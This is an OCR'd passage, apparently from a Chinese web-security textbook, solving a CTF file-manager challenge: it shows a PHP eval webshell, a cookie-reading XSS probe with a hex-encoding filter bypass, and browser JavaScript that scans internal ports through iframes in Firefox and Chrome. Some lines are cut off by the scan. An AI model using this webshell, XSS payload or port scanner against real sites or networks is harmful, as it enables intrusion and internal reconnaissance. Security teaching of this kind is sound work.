


填入 admin 之后，正常进入管理页面，可以任意登录 admin?? 原来网站是依赖 Session 识别用户，把 session 对应的资源展示出来，所以即使页面显示你是 admin，也拿不到真正 admin 用户的资源。


页面上有两个功能，一个查找文件，一个创建文件：




不好意思……本能地写一句话



文件创建成功,但貌似只是一个普通的文本,没有解析



因为有`?filename=`，尝试一下文件读取，emmmm，放心，肯定是失败的（不然本文题目就不会是 XSS 盲注了，23333



后端代码解析不了,试试前端代码呗～发现还是没有任何解析

那大概率就是 xss 了～

15.2.1 DOM XSS

右击！查看源码！（PPS：这么晚才看前端源码，只是因为...我，似鸽前端瞎；我，没得感情）

```
<script>
function doSubmit(e) {
  e.preventDefault();
  document.getElementById('submit-button').disabled = true;
  let filename = document.getElementById('filename').value;
  const data = new FormData(e.target);
  fetch('/create', {method: 'POST', body: data, headers: {XSRF: '1'}}).then(r=>{
    document.getElementById('submit-button').disabled = false;
    if (r.ok) {
      let li = document.createElement('li');
      let a = document.createElement('a');
      li.appendChild(a);
      a.innerText = filename;
      a.href = `/read?filename=${filename}`;
      document.getElementById('file-list').appendChild(li);
    } else {
      console.log('error creating file');
    }
  }).catch((e)=>{
    console.log('error creating file '+e);
    document.getElementById('submit-button').disabled = false;
  });
  return false;
}

var form = document.getElementById('create-form');
form.addEventListener("submit", doSubmit);
</script>
```

这个看似神秘的地方，作用就是

1. 给/create 接口传个 POST 请求，把文件名和内容传过去
2. 在页面添加一个指向该（假）文件的超链接像这样：

- 1.php

（PPPS：由于写入的 POST 请求携带了 XSRF 头，所以无法进行 CSRF 攻击


暂定 create 接口和超链接没问题，再看下 search 接口：


view-source:https://filemanager.appspot.com/search?q=php

应用 搜索 我的 学习对象 训练 教程 Tools 临时 竞赛 Google 翻译

```
<h1>1.php</h1>
<pre>&lt;?php @eval($_POST[A]);?&gt;</pre>

<script>
  (()=>{
    for (let pre of document.getElementsByTagName('pre')) {
      let text = pre.innerHTML;
      let q = 'php';
      let idx = text.indexOf(q);
      pre.innerHTML = `${text.substr(0, idx)}<mark>${q}</mark>${text.substr(idx+q.length)}`;
    }
  })();
</script>
```


这里我们尝试搜索一些常用的关键字，如 flag/root/admin 等，当搜索 php 关键字时，可以看到有特殊回显，查看源码，发现有一段 JavaScript 代码，将我们搜索的内容赋给了 q 变量，随后使用 DOM 的方式输出到标签中。为什么只有 php 会有回显呢？因为我们在之前测试的时候，插入了 php 一句话密码的文本进去。也就是说，这里的 search 是一个文本搜索功能，当搜索到关键字时，返回被搜索到的文件内容，并把搜索关键字区域高亮显示。我们确定一下，这里是否存在漏洞，直接插入 <img src=x onerror=alert(document.cookie);> 然后搜索：






发现尖括号被 HTML 实体编码了。尝试 js 十六进制编码绕过：js 十六进制编码：

```
str="<img src=x onerror=alert(document.cookie);>";
len=str.length;
arr=[];
for(var i=0;i<len;i++){
arr.push(str.charCodeAt(i).toString(16));
}
console.log("\\x"+arr.join("\\x"));
```



F12 打开控制台,把上面生成 js 十六进制编码的代码放到控制台执行就好

重复之前的操作，create 文件，文本内容填上编码后的结果，然后搜索这段字符串：



可以看到，通过 JavaScript 的 DOM 操作，已经弹窗 ~

OK，存在 XSS 漏洞和文本搜索功能，猜测 flag 已经被写入到真实 admin 后台了，我们要利用搜索处的的 XSS 漏洞，获取 Flag，那么问题来了，怎么打 admin 呢?

15.2.2 XSRF 头防御

别忘了，题目说明还有另一句话。

```
The admin is using it to store a flag, can you get it? You can reach the admin's chrome-headle
```

前半句确定了 flag 是储存在真实 admin 后台的，后半句告诉我们后台的机器人用的是 chrome-headless，并提供了一个 nc 入口：

Interesting! 这里用到了区块链技术中的工作量证明算法，并提供了Node.js的一个计算工具。

安装 Node.js 用自带的 npm 工具安装这个模块就好：

```
C:\Users\Prude
λ npm install -g proof-of-work
C:\Users\Prude\AppData\Roaming\npm\proof-of-wo
ming\npm\node_modules\proof-of-work\bin\proof-
+ proof-of-work@3.3.2
added 4 packages from 1 contributor in 5.422s
```

使用方法：

```
C:\Users\Prude
λ proof-of-work d134 22
0000016808b724bc2bdca3245b670d90
```

这种方法很新奇，防止爆破的同时，还控制了服务器负载。（PPPPS：这种方式还可以用在 Pwn 题中，防止 Fork 炸弹。

将计算结果反馈给服务端,提示可以给 admin 传一个 URL,让 admin 访问：

```
ph0rse@DESKTOP-C2JLOG6:~$ nc 35.246.157.192
Please solve a proof-of work with difficult
0000016808cb23bc6dba1e588f99d6ba
Proof-of-work verified.
Please send me a URL to open.
```

当查询内容存在时，才会被 HTML 渲染，XSS 插入的攻击向量，必须是之前存到文件里的。很容易想到，利用 CSRF 让 admin 插入一段攻击向量，再搜索这段攻击向量，从而触发 XSS 漏洞。但是 ~

```
<script>
function doSubmit(e) {
  e.preventDefault();
  document.getElementById('submit-button').disabled = true;
  let filename = document.getElementById('filename').value;
  const data = new FormData(e.target);
  fetch('/create', {method: 'POST', body: data, headers: {XSRF: '1'}}).then(r=>{
    document.getElementById('submit-button').disabled = false;
    if (r.ok) {
      let li = document.createElement('li');
      let a = document.createElement('a');
      li.appendChild(a);
      a.innerText = filename;
      a.href = `/read?filename=${filename}`;
      document.getElementById('file-list').appendChild(li);
    } else {
      console.log('error creating file');
    }
  }).catch((e)=>{
    console.log('error creating file '+e);
    document.getElementById('submit-button').disabled = false;
  });
  return false;
}

var form = document.getElementById('create-form');
form.addEventListener("submit", doSubmit);
</script>
```

不要忘记，create 页面在插入时，携带了XSRF 头，这导致无法 CSRF.....

最后一条题目信息：chrome-headless

我们可以利用 Chrome-Headless 对 ‘‘存在/不存在’’ 的相应差异，进行盲注 ~ 也就是我们要引申出的知识点，特定情况下的 JavaScript 前端盲注。

15.3 JavaScript 前端盲注准备


15.3.1 浏览器对目标端口是否存在的回显差异

随着浏览器对 JavaScript 代码的支持，目前我们已经可以仅靠前端代码完成内网端口（10.*）的扫描，并将扫描结果通过 DNS 外带等方式反馈给攻击者。具体怎么实现呢？首先来看最容易实现的 Firefox：Firefox 当访问一个不存在的端口时，要么超时，要么拒绝连接。因此我们可以使用 iframe 发起一个内网请求（如 192.168.1.1:80），根据访问结果来判断。同时，由于 Firefox 不限制 iframe 的数量，因此可以这样写：

```
async scanFirefox() {
    var that = this;
    let promise = new Promise(function(resolve,reject){
        that.hooks = {oncomplete:function(){
          var iframes = document.getElementsByClassName('firefox');
          while(iframes.length > 0){
            iframes[0].parentNode.removeChild(iframes[0]);
          }
          resolve();
        }};
        that.scan = function(){
          var port = that.q.shift(), id = 'firefox'+(that.pos%1000), iframe = document.getElem
          iframe.style.display = 'none';
          iframe.id = id;
          iframe.src = that.url + ":" + port;
          iframe.className = 'firefox';
          that.updateProgress(port);
          iframe.onload = function(){
              that.openPorts.push(port);
              clearTimeout(timer);
              that.next();
          };
          timer = setTimeout(function(){
            that.next();
          }, 50);
          if(!document.body.contains(iframe)) {
            document.body.appendChild(iframe);
          }
```

```
        };
        that.scan();
    });
    return promise;
  }
```

创建 1000 个 iframe 异步/多线程地探测端口，可以试一下Gareth Heyes师傅的Demo。可以看到探测的速度很快：



但 Chrome 相对于 Firefox 有一些不同，提高了探测的难度。Chrome 中即使访问对象不存在，也会返回 success~ 只不过这个 Success 是 Chrome 浏览器特权域 `chrome-error://chromewebdata/`的。大概是谷歌的安全研究员想要通过这种方式保护用户吧。但我们可以通过另一种技巧来绕过这种保护：在前端中，iframe 去请求一个页面，会触发 onload 事件，在 Chrome 中，无论目标端口是否开放，都会成功触发 onload，只不过一个是目标端口成功加载的 onload，一个是特权域 `chrome-error://chromewebdata/`成功加载的 onload。但在这时，如果我们在 Url 上加入一个锚定符 #，再次加载，对于端口开放的页面，因为是同一个页面，所以 onload 事件不会再次加载。而对于端口不开放的页面，因为 Url 已经从目标页面换成了 `chrome-error://chromewebdata/`，所以 Onload 事件会再次加载。这个差异就能被用来判断端口是否开放。

利用代码如下所示：

```
async scanChromeWindows() {
    var that = this;
    let promise = new Promise(function(resolve,reject){
        that.hooks = {oncomplete:function(){
          var iframes = document.getElementsByClassName('chrome');
          while(iframes.length > 0){
            iframes[0].parentNode.removeChild(iframes[0]);
          }
          resolve();
        }};
        that.scan = function(){
```

```
        var port = that.q.shift(), id = 'chrome'+(that.pos%500), iframe = document.getElemen
        iframe.style.display = 'none';
        iframe.id = iframe.name = id;
        iframe.src = that.url + ":" + port;
        iframe.className = 'chrome';
        that.updateProgress(port);
        iframe.hasLoadedOnce = 0;
        iframe.onload = function(){
          calls++;
          if(calls > 1) {
            clearTimeout(timer);
            that.next();
            return;
          }
          iframe.hasLoadedOnce = 1;
          var a = document.createElement('a');
            a.target = iframe.name;
            a.href = iframe.src + '#';
            a.click();
            a = null;
        };
        timer = setTimeout(function(){
          if(iframe.hasLoadedOnce) {
            that.openPorts.push(port);
          }
          if(that.connections <= that.maxConnections) {
            that.next();
            that.connections++;
          }
        }, 3000);
        if(!document.body.contains(iframe)) {
          document.body.appendChild(iframe);
        }
      };
      that.scan();
});
```

```
    return promise;
}
```


15.3.2 Chrome XSS Auditor 的过度敏感

Chrome XSS Auditor,就是那个测 XSS 漏洞时经常出来拦截的东东

在检测恶意向量时有一个规则，当 url 中带有页面里的 JavaScript 资源代码时，就会认为是恶意向量。


拿 baidu.com 举例：在正常页面里,随便找一个被成功解析的 script 标签

随便找一个 a 参数传入：




呕吼—个 ‘‘百度主站 XSS’’ 就诞生了

这个拦截的错误页面，和无法找到服务的错误页面是相似的，都可以二次加载 iframe 框架里的 on-




load 事件。

